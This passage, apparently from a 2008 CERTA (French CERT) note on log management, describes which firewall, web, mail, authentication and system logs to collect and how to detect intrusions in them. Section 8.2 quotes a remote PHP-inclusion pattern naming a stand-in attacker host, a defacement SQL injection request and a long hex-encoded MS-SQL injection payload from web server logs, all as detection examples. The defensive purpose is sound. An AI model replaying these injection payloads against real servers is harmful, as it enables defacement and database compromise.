Il peut arriver que l'on ait la maîtrise complète de la zone DNS pour laquelle on est autorisé. Dans ce cas on aura également à gérer un serveur DNS. Celui-ci peut tout à fait journaliser l'ensemble des requêtes qui lui sont faites. En particulier, si ces dernières sont émises par les clients du LAN, on a alors de nouveau des journaux contenant

les traces de l'activité de tous les clients. La remarque relative aux données à caractère nominatif faite pour les journaux des serveurs mandataires s'applique également dans ce cas.

7.5.4 Serveur d'accès distant

Ces serveurs ont pour vocation de permettre l'accès au LAN pour des postes nomades ou pour des usagers distants. Là encore, la mise en place de journaux pour ce type d'équipement est de rigueur, il faudra s'attarder sur les données d'authentification dûment horodatées. La granularité choisie devra être proche de la seconde car, l'exécution d'un programme capable de compromettre une machine (élévation de privilèges par exemple) ne peut prendre que quelques dixièmes de seconde. Il est impératif de connaître avec précision la durée de chaque connexion.

8 Analyse et détection

Une fois la nature des équipements et des journaux à collecter et conserver définie, il reste à effectuer une des tâches les plus importantes : lire et analyser les journaux. Cela reste la seule manière de détecter de façon précoce un incident ou un problème sur le SI. Si l'on a mis en place les recommandations précédentes, il faudra maintenant sur la console de centralisation mettre en place un ensemble d'outils capables de faciliter l'analyse des différents journaux. Ces outils peuvent être de différentes natures et il n'appartient pas au CERTA d'indiquer tel ou tel outil adapté pour tel journal. Pour paraphraser Larry Wall inventeur du langage Perl : " il existe plus d'une façon de faire ! ". Il faudra donc trouver les bons outils qui correspondent le mieux aux besoins. Dans la mesure où la machine de collecte est relativement isolée et accompagnée d'un poste de travail de consultation dédié, il est tout à fait possible de mettre des outils haut-niveau. Par exemple, sur un serveur *web*, il est recommandé de ne pas installer d'outils de statistiques comme *Awstats*, contrairement à une machine d'analyse où il faut, tout au contraire, déployer ce type de logiciel qui va aider à détecter des requêtes exotiques.

8.1 Pare-feu

Le pare-feu est un élément central dans un système d'information et doit gérer l'ensemble des connexions à la fois entre les clients du LAN et les serveurs mais également les connexions avec l'Internet. Dans les journaux devront figurer au moins les éléments suivants :

- horodatage très précis (une granularité de l'ordre de la milli-seconde pourrait être utile) ;
- adresses MAC source et destination ;
- adresses IP source et destination ;
- protocole de transport : TCP, UDP, etc. ;
- si le protocole de transport est TCP : les drapeaux et états de connexion associés au paquet.

Un pare-feu est généralement configuré pour ne conserver que les paquets refusés.

Si l'on se place du côté de l'interface dite externe (celle de l'Internet), le fait de journaliser les paquets rejetés ne donnera que des informations statistiques surtout si le pare-feu est configuré en diode en ne laissant rien entrer et seulement sortir certains paquets. On aura simplement des indications sur la volumétrie des ports les plus utilisés sur l'Internet à l'image du graphique présent dans les bulletins d'actualité du CERTA. Si des paquets peuvent entrer pour assurer la communication depuis l'Internet à destination des serveurs de la DMZ, ces statistiques seront sûrement biaisées. Les connexions autorisées n'étant pas journalisées toute une partie du trafic ne sera pas comptabilisée.

Si, par contre, on se place sur les interfaces internes (celle du LAN ou de la DMZ) et qu'une politique restrictive a été mise en place :

- pas de connexion directe entre le LAN et l'Internet ;
- autoriser seulement les bons flux entre : LAN-DMZ ;
- autoriser seulement les bons flux entre : DMZ-Internet.

On pourra aisément détecter à la lecture des rejets, les machines qui ont un comportement inhabituel ou ne respectant pas la politique de sécurité (cf fig.4) De la même façon, le fait de conserver les états de connexions ou les drapeaux TCP permet de déterminer *a posteriori* si un ensemble de paquets est l'œuvre d'un balayage (prémisse d'une futur attaque) ou s'il est la résultante d'une connexion qui s'est mal terminée. Dans le premier, on aura sans doute seulement des paquets avec le drapeaux SYN positionné alors que dans le second cas, on trouvera sûrement des drapeaux RST et FIN.

8.2 Serveur Web

Le serveur *web* reste un point d'entrée de choix pour un attaquant car il met souvent en œuvre des gestionnaires de contenus plus ou moins complexes offrant potentiellement de nombreuses vulnérabilités. Ces composants doivent être évidemment mis à jour mais on peut tout à fait imaginer l'exploitation de vulnérabilités non-corrigées. On pourra s'attarder dans les journaux du serveur web sur certains points particuliers permettant de mettre en évidence rapidement des tentatives d'actions malveillantes.

Il est assez aisé de se concentrer uniquement sur les connexions réussies via le code de retour du serveur au client. Ainsi, on pourra, dans un premier temps, ne garder que les codes 200 puis élargir la recherche au codes 302, etc. Si ces codes sont associés à des méthodes de connexions comme : PUT, DELETE ou CONNECT, c'est que le serveur présente un défaut de configuration très problématique. . . De la même façon, le CERTA informe régulièrement soit par ses avis soit par le biais du bulletin d'actualité sur les vulnérabilités « à la mode » contre les serveurs *web*. On peut trouver, par exemple, des attaques contre les gestionnaires de contenu ou les sites dynamiques comme des injections php.

On aura alors dans les requêtes la chaîne caractéristique de la forme : *ma_variable=http://site_attaquant.com/script.php*. Cette chaîne assez caractéristique pourra être recherchée facilement dans les journaux.

Un autre exemple est l'injection de requête SQL directement dans la requête HTTP car les gestionnaires de contenus s'appuient souvent sur une base de données :

```
apache.log:2000-01-01 10:00:00 Serveur 10.10.10.10
GET /specifique/int/conseil/acpage.asp?entr=648%20update+
ias_conseil_identification+set+ias_conseil_identification.sigle=
'%3Ch1%3Ehacked%20by%20RedRolix%20thans:agd_scorp%20m0sted%20kerem125
%20nowar%3Ch1%3E';--80-88.233.183.242 Mozilla/5.0+(Windows;+U;+Windows+
NT+5.1;+tr;+rv:1.8.1.11)+Gecko/20071127+Firefox/2.0.0.1120000
```

Enfin ces requêtes peuvent être encodées pour qu'elles ne soient pas directement intelligibles mais elles restent relativement suspectes et réclament un intérêt particulier comme sur ce serveur IIS / MS-SQL victime d'une injection SQL par le biais d'une page asp :

```
2008-05-09 14:51:01 192.168.0.1 POST /ressource/english/doc.asp?
idrub=800;DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x440045004
3004C004100520045002000400054002000760061007200630068006100720028
0032003500350029002C004000430020007600610072006300680061007200280
0320035003500290020004400450043004C004100520045002000540061006200
6C0065005F0043007500720073006F007200200043005500520053004F0052002
00046004F0052002000730065006C00650063007400200061002E006E0061006D
0065002C0062002E006E0061006D0065002000660072006F006D0020007300790
073006F0062006A006500630074007300200061002C0073007900730063006F00
6C0075006D006E00730020006200200077006800650072006500200061002E006
90064003D0062002E0069006400200061006E006400200061002E007800740079
0070065003D00270075002700200061006E0064002000280062002E007800740
07900700065003D003900390020006F007200200062002E007800740079007000
65003D003300350020006F007200200062002E00780074007900700065003D003
2003300310020006F007200200062002E00780074007900700065003D00310036
003700290020004F00500045004E0020005400610062006C0065005F004300750
0720073006F00720020004600450054004300480020004E004500580054002000
460052004F004D00200020005400610062006C0065005F0043007500720073006
F007200200049004E0054004F002000400054002C004000430020005700480049
004C004500280040004000460045005400430048005F005300540041005400550
29004600450054004300480020004E004500580054002000460052004F004D002
20AS%20NVARCHAR(4000));EXEC(@S);--|211|800a000d|Type_incompatible:_'CLng'
80 - 10.10.10.10 Mozilla/3.0+(compatible;+Indy+Library) 200 0 0 661 2374
```

Toutes ces requêtes sont assez facilement identifiables au milieu du « bruit » des autres requêtes. Mais, il est également possible comme dans le cas du pare-feu de s'appuyer dans un premier temps sur la volumétrie : variation importante, nombres de requêtes d'un certain type plus important que d'habitude, etc. On peut également avoir une idée de la répartition par pays de la provenance des clients. Si l'on dispose d'un site en langue française uniquement et s'adressant uniquement à un public français et que ce serveur, depuis près d'un mois, engendre un trafic important vers de nombreuses adresses IP étrangères, c'est que ce serveur est peut-être compromis. Il est possible que les machines étrangères soient les victimes du site de *phishing* hébergé par le serveur compromis.

8.3 Cas particulier de la messagerie

La messagerie est un cas un peu particulier car dans le cas d'une analyse, un point qui pourra être important n'est pas forcément contenu dans les journaux mais plutôt dans les en-têtes des messages frauduleux. On y trouvera, par exemple, le relais précédent ou le serveur initial d'émission. Il n'en reste pas moins que les journaux collectant

la réception puis la gestion des messages sur le serveur de messagerie restent indispensables. Il faudra bien prendre garde au stockage de ces journaux qui permettent, par exemple, de connaître la période précise d'émission d'un message.

8.4 Authentification

Toute la partie authentification d'un système d'exploitation est particulièrement sensible. Dans ce type de journaux, on va trouver l'ensemble des utilisateurs ayant accès à la machine. Ces utilisateurs peuvent être associés à des personnes ou à des services du système.

Pour ce type de journaux, on pourra s'attarder sur les heures de connexions/déconnexions, sur le type de protocole utilisé pour se connecter et sur le type d'utilisateur qui y a recours. Ainsi, si l'utilisateur de service nécessaire au produit de sauvegarde s'est connecté vers 2 heures du matin un samedi soir et qu'aucun travail de sauvegarde n'a lieu dans ces horaires, c'est peut-être que la machine est compromise.

De la même façon, on pourra s'intéresser encore une fois à l'adresse IP d'origine de la connexion. Si une connexion est tentée depuis un endroit pour lequel il n'y a pas lieu qu'il y ait de connexion, cela peut être problématique. Enfin, de nombreuses connexions échouées successives suivies d'une connexion réussie par la même adresse IP avec le compte administrateur est sûrement synonyme d'une attaque par force-brute qui a finalement abouti.

8.5 Système

Cette catégorie regroupe l'activité du système y compris des applications ou des services qui peuvent envoyer des messages dans certains journaux pour signaler un comportement particulier : un « plantage », une tâche (*thread*) qui s'arrête inopinément, ou un accès anormal à une zone mémoire. Ce type de messages peut être le fait d'un défaut matériel mais ces événements peuvent être dus à l'exploitation d'une faille sur une application vulnérable. En tout état de cause, ces messages ne sont pas normaux et doivent retenir l'attention.

9 Conclusion

Cette note d'information a présenté quels étaient les pré-requis et les critères d'une bonne politique de gestion des journaux. Toutes les recommandations qui ont été faites devront bien entendu être adaptées en fonction de la politique de sécurité déjà mise en place. Il est clair qu'une infrastructure efficace de gestion des journaux aura un coût en terme de ressources matérielles mais également humaines. L'expérience montre qu'il est indispensable pour une bonne analyse qu'il y ait une interprétation humaine. Aucun outil même prétendument de « corrélation » ne remplace l'expérience d'un administrateur qui connaît son infrastructure et ses serveurs. Il sera bien plus à même de dégager des journaux d'événements les points importants et d'isoler rapidement les problèmes potentiels d'autant plus si la lecture de ces journaux se fait de manière quotidienne et assidue. A l'instar de l'application des correctifs de sécurité, la journalisation n'est pas une option de sécurité mais bien une impérative nécessité.

Gestion détaillée du document

28 décembre 2008 version initiale.